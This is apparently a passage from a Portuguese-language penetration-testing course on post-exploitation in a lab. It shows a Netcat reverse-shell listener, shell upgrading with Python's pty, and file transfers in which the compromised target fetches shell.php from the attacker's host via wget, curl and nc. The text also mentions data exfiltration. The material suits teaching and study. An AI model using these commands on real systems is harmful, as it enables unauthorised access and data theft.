



Figura 13 – Shell (2)
Fonte: Elaborado pelo autor (2021)

Após a ação, retornamos ao Netcat aberto e encontramos uma conexão estabelecida com o host-alvo, pois o arquivo PHP malicioso retornará uma shell de seu sistema, conforme a figura “Shell (3)”.




```
(root@kali)~/home/jangow
# nc -nlvp 3030
listening on [any] 3030 ...
connect to [192.168.135.3] from (UNKNOWN) [192.168.135.2] 50664
Linux ubuntu 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
15:57:55 up 18 min, 1 user, load average: 0.95, 0.62, 0.41
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
vagrant   tty1                      15:42    1:15   0.43s  0.19s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Figura 14 – Shell (3)
Fonte: Elaborado pelo autor (2021)

O importante em nosso conhecimento é entender que podemos receber dois tipos de shell: uma interativa e outra não interativa.

A shell interativa é aquela em que obtemos respostas na execução de comandos, seja o autocompletar, diferenciações de cores entre arquivos com permissões ou não etc.

Para percebermos a interatividade, basta acessarmos nosso terminal sem conexão do Kali Linux, conforme figura “Shell (4)”.



```
(jangow@kali)~]
$ sudo su
[sudo] senha para jangow:
(root@kali)~/home/jangow
#
```

Figura 15 – Shell (4)
Fonte: Elaborado pelo autor (2021)

Observando a shell do Kali, percebemos inúmeros detalhes, como distinção de cores entre usuário comum e root e o sinal “#”, exemplificando o superusuário do

sistema. Se digitarmos o comando “ls” seguido da tecla “tab”, a interatividade do sistema nos retorna opções de comandos iniciados por “ls” e correspondente à execução do comando digitado, conforme a figura “Shell (5)”.





Figura 16 – Shell (5)
Fonte: Elaborado pelo autor (2021)

A interatividade da shell pode ser facilmente identificada, pois ela responde à necessidade do usuário, trazendo propostas e respostas de comandos com uma conexão estável e sem riscos de interrupção.

Quando tratamos de shell não interativa, podemos identificar facilmente suas restrições, seja na execução de comandos, funcionalidade de completar, respostas de ferramentas e etc.

Assim, para demonstrar uma shell não interativa, retornamos à conexão estabelecida anteriormente com a ferramenta Netcat.

Perceba que uma diferença básica é o sinal do “\$”. Ele não informa dados sobre qual usuário está em execução na shell e não informa qual tipo de privilégios podemos ter, conforme a figura “Shell (6)”.




```
(root@kali)-[/home/jangow]
# nc -nlvp 3030
listening on [any] 3030 ...
connect to [192.168.135.3] from (UNKNOWN) [192.168.135.2] 5064
Linux ubuntu 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:1
18:59:07 up 16 min, 0 users, load average: 0.28, 0.23, 0.22
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Figura 17 - Shell (6)
Fonte: Elaborado pelo autor (2021)

Observando a mensagem, percebemos que o usuário **www-data** não obteve acesso para executar o controle do binário da shell, e isso influencia diretamente a funcionalidade do sistema, restringindo ao máximo as possibilidades existentes.

Um dos pontos fundamentais do processo de pós-exploração é saber identificar uma shell interativa de outra não interativa, bem como procurar tentar, por meio de procedimentos básicos, estabelecer uma conexão com uma shell um pouco melhor, em que funcionalidades básicas possam ser executadas com uma conexão mais estável.


A shell não interativa executa normalmente os comandos básicos do sistema, porém algumas respostas do sistema não são possíveis, conforme as figuras “Shell (7)” e “Shell (8)”.

A terminal window with a dark background and a red title bar. The window title is "Problem loading pa". The terminal output shows the user is root (uid=33, gid=33, groups=33) and is in a shell. The user enters the command 'ls', and the output lists the contents of the root directory: bin, boot, dev, etc, home, initrd.img, lib, lib64, lost+found, media, mnt, node_modules, opt, proc, root, run, sbin, srv, sys, tmp, usr, var, vmlinuz. The user then enters the command 'pwd', and the output is '/'.

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
node_modules
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
$ pwd
/
$
```

Figura 18 – Shell (7)

Fonte: Elaborado pelo autor (2021)

A terminal window with a dark background. The terminal output shows the user entering the command 'sudo -l'. The output is 'sudo: no tty present and no askpass program specified'.

```
$ pwd
/
$ sudo -l
sudo: no tty present and no askpass program specified
$
```

Figura 19 – Shell (8)

Fonte: Elaborado pelo autor (2021)

Analisando as imagens, observamos que comandos como “**ls**”, para listar os arquivos e diretórios do sistema, e o “**pwd**”, para informar em qual diretório estamos, a shell executa normalmente.

Quando tentamos executar o comando “**sudo -l**”, em que buscaremos verificar quais programas ou ferramentas o usuário pode executar como superusuário, o sistema retorna um erro.


Esse tipo de interatividade é muito importante em um processo de pós-exploração, pois algumas funcionalidades só se encontram disponíveis com interatividade.

Diante disto, podemos utilizar um procedimento para tentar efetuar uma conexão com uma shell melhor ou um pouco mais interativa. Primeiramente, e logo após a abertura de conexão com uma shell não interativa, buscaremos executar o comando de Prompt Shell.

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

Comando de prompt 1 – Shell
Fonte: Elaborado pelo autor (2021)

Este comando deve ser executado diretamente na conexão estabelecida, conforme a figura “Shell (9)”.




```
/
$ sudo -l
sudo: no tty present and no askpass program specified
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@ubuntu:/$
```

Figura 20 – Shell (9)
Fonte: Elaborado pelo autor (2021)

Basicamente, executamos um terminal “**tty**”, que foi gerado por meio da interação do Python, transformando uma shell reversa em um terminal interativo.

Percebemos que, ao executar o mesmo comando “**sudo -l**”, a shell retorna com a solicitação de senha, demonstrando a obtenção de uma interatividade restrita, porém melhor do que a shell anterior, conforme a figura “Shell (10)”.



```
www-data@ubuntu:/$
www-data@ubuntu:/$ sudo -l
sudo -l
[sudo] password for www-data:
```

Figura 21 – Shell (10)
Fonte: Elaborado pelo autor (2021)

Um ponto importante a ser destacado é que, para execução do comando anterior, o sistema operacional Linux do alvo deve possuir o Python instalado.

Geralmente, nessas distribuições Linux, o Python já existe por default, porém pode acontecer de o alvo não possuir o Python instalado.

3 TRANSFERÊNCIA DE ARQUIVOS

Durante o processo de pós-exploração, realizar a transferência de arquivos da máquina Kali para o host-alvo é uma atividade comum e muito necessária. Na maior parte das atividades de pós, enviar um arquivo, um script ou até mesmo uma ferramenta se faz necessário. Esses arquivos ajudam no processo de levantamento de informações, manutenção de acesso e escalção de privilégios.

Para essa atividade, existem diversos métodos e técnicas, cabendo ao Pentester realizar uma identificação do ambiente, suas possibilidades e a execução do método de sua preferência.

O processo de transferência de arquivos ocorre em ambas as direções, seja do Kali para a máquina-alvo ou do alvo para o Kali, realizando assim a exfiltração de dados. Ataques de vazamentos de informações utilizam muito esse tipo de técnica, pois, após o comprometimento do host hospedeiro, a extração dos dados obtidos é fundamental.

Na pós, identificar vulnerabilidades relacionadas à possibilidade de exfiltração de dados e envio desses dados para o servidor é um procedimento eficaz para mitigação de possíveis problemas. Existem diversas técnicas de transferência de arquivos, como: por meio da web, utilizando o Netcat, Hexadecimais ou FileType.

3.1 Transferência web

Um dos primeiros métodos utilizados para transferência de arquivos entre máquina atacante e host-alvo é o de web. Esse procedimento baseia-se na disponibilização de um arquivo por meio de um servidor web no host atacante e a efetivação do download por meio de ferramentas como o **Wget** e o **Curl**, que na maioria das vezes encontram-se instaladas por default em sistemas operacionais Linux.

Sua execução é muito simples e necessita apenas do servidor web no Kali. Esse servidor pode ser ativado por meio de dois comandos, conforme o comando de prompt "Transferência de arquivos (1)".

```
python -m SimpleHTTPServer 80  
python3 -m http.server 80
```

Comando de prompt 2 – Transferência de arquivos (1)
Fonte: Elaborado pelo autor (2021)

Os comandos anteriores, enquanto ativos, executam um servidor web por meio de um dos módulos do Python. Esse servidor disponibiliza qualquer arquivo ou diretório existente na raiz de execução do programa. Para entendermos, basta realizarmos uma análise das figuras “Transferência de arquivos (1)”, “Transferência de arquivos (2)” e “Transferência de arquivos (3)”, em que uma mostra os arquivos ali presentes por meio do terminal shell, outra o comando executado e a última mostra os mesmos arquivos disponibilizados por meio de uma página web.




Figura 22 – Transferência de arquivos (1)
Fonte: Elaborado pelo autor (2021)



Figura 23 – Transferência de arquivos (2)
Fonte: Elaborado pelo autor (2021)




Figura 24 – Transferência de arquivos (3)
Fonte: Elaborado pelo autor (2021)

Já que demonstramos como os arquivos ficarão disponíveis na máquina atacante, efetuaremos agora o procedimento de download ou inserção do arquivo no host-alvo.

Para essa atividade, utilizaremos duas ferramentas muito usadas para navegação em páginas web por meio do terminal: o Wget e o Curl.

Por padrão, elas já existem no sistema operacional Linux. Diante disso, após executar o servidor web em nossa máquina Kali Linux, entramos no diretório /tmp do host-alvo e efetuamos o download do arquivo por meio do comando Wget, disponível no comando de prompt “Transferência de arquivos (2)” e demonstrado na figura “Transferência de arquivos (4)”.

```
cd /tmp
wget http://192.168.135.3/shell.php
```

Comando de prompt 3 – Transferência de arquivos (2)
Fonte: Elaborado pelo autor (2021)

```
www-data@ubuntu:/$ cd /tmp
cd /tmp
www-data@ubuntu:/tmp$ wget http://192.168.135.3/shell.php
wget http://192.168.135.3/shell.php
--2021-03-21 21:14:49-- http://192.168.135.3/shell.php
Connecting to 192.168.135.3:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5495 (5.4K) [application/octet-stream]
Saving to: 'shell.php'

100%[=====>] 5,495      --.-K/s   in 0s

2021-03-21 21:14:50 (221 MB/s) - 'shell.php' saved [5495/5495]

www-data@ubuntu:/tmp$
```

Figura 25 – Transferência de arquivos (4)
Fonte: Elaborado pelo autor (2021)

A utilização do diretório **/tmp** do host-alvo se deve ao fato de que ele costuma ter as permissões de utilização para gravação, modificação e muito mais, pois é um diretório que se apaga durante o processo de reinicialização da máquina.

Analizando o servidor web aberto, observamos a existência de um registro de atividade, confirmando o acesso pelo host-alvo, conforme a figura “Transferência de arquivos (5)”.

```
(root@kali)-[/home/jangow]
#
(root@kali)-[/home/jangow]
# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.135.2 - - [21/Mar/2021 21:14:25] "GET /shell.php HTTP/1.1" 200 -
192.168.135.2 - - [21/Mar/2021 21:14:51] "GET /shell.php HTTP/1.1" 200 -
```

Figura 26 – Transferência de arquivos (5)
Fonte: Elaborado pelo autor (2021)

Outra ferramenta muito utilizada para efetuar o download de arquivos por meio da web é o Curl.

Assim como Wget, que pode não estar presente no sistema operacional hospedeiro, o Curl efetua o download de arquivos, bem como a navegação em páginas web.

Sua utilização é bem simples, basta seguir as orientações do comando de prompt “Transferência de arquivos (3)” e observar sua execução conforme a figura “Transferência de arquivos (6)”.

```
curl http://192.168.135.3/shell.php -o teste.php
```

Comando de prompt 4 – Transferência de arquivos (3)

Fonte: Elaborado pelo autor (2021)

```
www-data@ubuntu:/tmp$ curl http://192.168.135.3/shell.php -o teste.php
curl http://192.168.135.3/shell.php -o teste.php
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100  5495  100  5495    0     0   410k      0  --:--:-- --:--:-- --:--:--  447k
www-data@ubuntu:/tmp$
```

Figura 27 – Transferência de arquivos (6)

Fonte: Elaborado pelo autor (2021)

No comando, utilizamos o parâmetro “-o” para salvar o arquivo no destino com uma nomenclatura específica, no caso, **teste.php**, conforme a figura “Transferência de arquivos (7)”.

```
www-data@ubuntu:/tmp$ curl http://192.168.135.3/shell.php -o teste.php
curl http://192.168.135.3/shell.php -o teste.php
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100  5495  100  5495    0     0   410k      0  --:--:-- --:--:-- --:--:--  447k
www-data@ubuntu:/tmp$ ls
ls
hsperfdata_root                                sess_ed2fb11b01291d6c3a9fce15ffc80de9
sess_10da3f8983d29af516d9a42e9363db62  teste.php
www-data@ubuntu:/tmp$
```

Figura 28 – Transferência de arquivos (7)

Fonte: Elaborado pelo autor (2021)

Observando o nosso servidor web na máquina atacante, também verificamos o log de acesso, conforme a figura “Transferência de arquivos (8)”.

```
(root@kali)-[/home/jangow]
# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.135.2 - - [21/Mar/2021 21:36:54] "GET /shell.php HTTP/1.1" 200 -
```

Figura 29 – Transferência de arquivos (8)

Fonte: Elaborado pelo autor (2021)

3.2 Transferência Netcat

Assim como o método anterior, a ferramenta Netcat, além de ter muitas outras utilidades, também pode ser usada para transferência de arquivos entre host atacante e o alvo.

Para sua utilização, basta executarmos na máquina atacante o comando de prompt “Transferência de arquivos (4)”, utilizando o Netcat para abrir uma porta de escuta, associado ao sinal de “<”, enviando o arquivo desejado, conforme a figura “Transferência de arquivos (9)”.

```
nc -nlvp 80 < shell.php
```

Comando de prompt 5 – Transferência de arquivos (4)
Fonte: Elaborado pelo autor (2021)




Figura 30 – Transferência de arquivos (9)
Fonte: Elaborado pelo autor (2021)

Para efetuar o download do arquivo na máquina-alvo, utilizamos o próprio Netcat para fechar a conexão, conforme o comando de prompt “Transferência de arquivos (5)”.

```
nc 192.168.135.3 80 > shell.php
```


Comando de prompt 6 – Transferência de arquivos (5)
Fonte: Elaborado pelo autor (2021)

A única diferença é que utilizaremos o sinal “>” para receber o arquivo, conforme a figura “Transferência de arquivos (10)”.

```
www-data@ubuntu:/tmp$  
  
www-data@ubuntu:/tmp$ nc 192.168.135.3 80 > shell.php  
nc 192.168.135.3 80 > shell.php
```

Figura 31 – Transferência de arquivos (10)
Fonte: Elaborado pelo autor (2021)

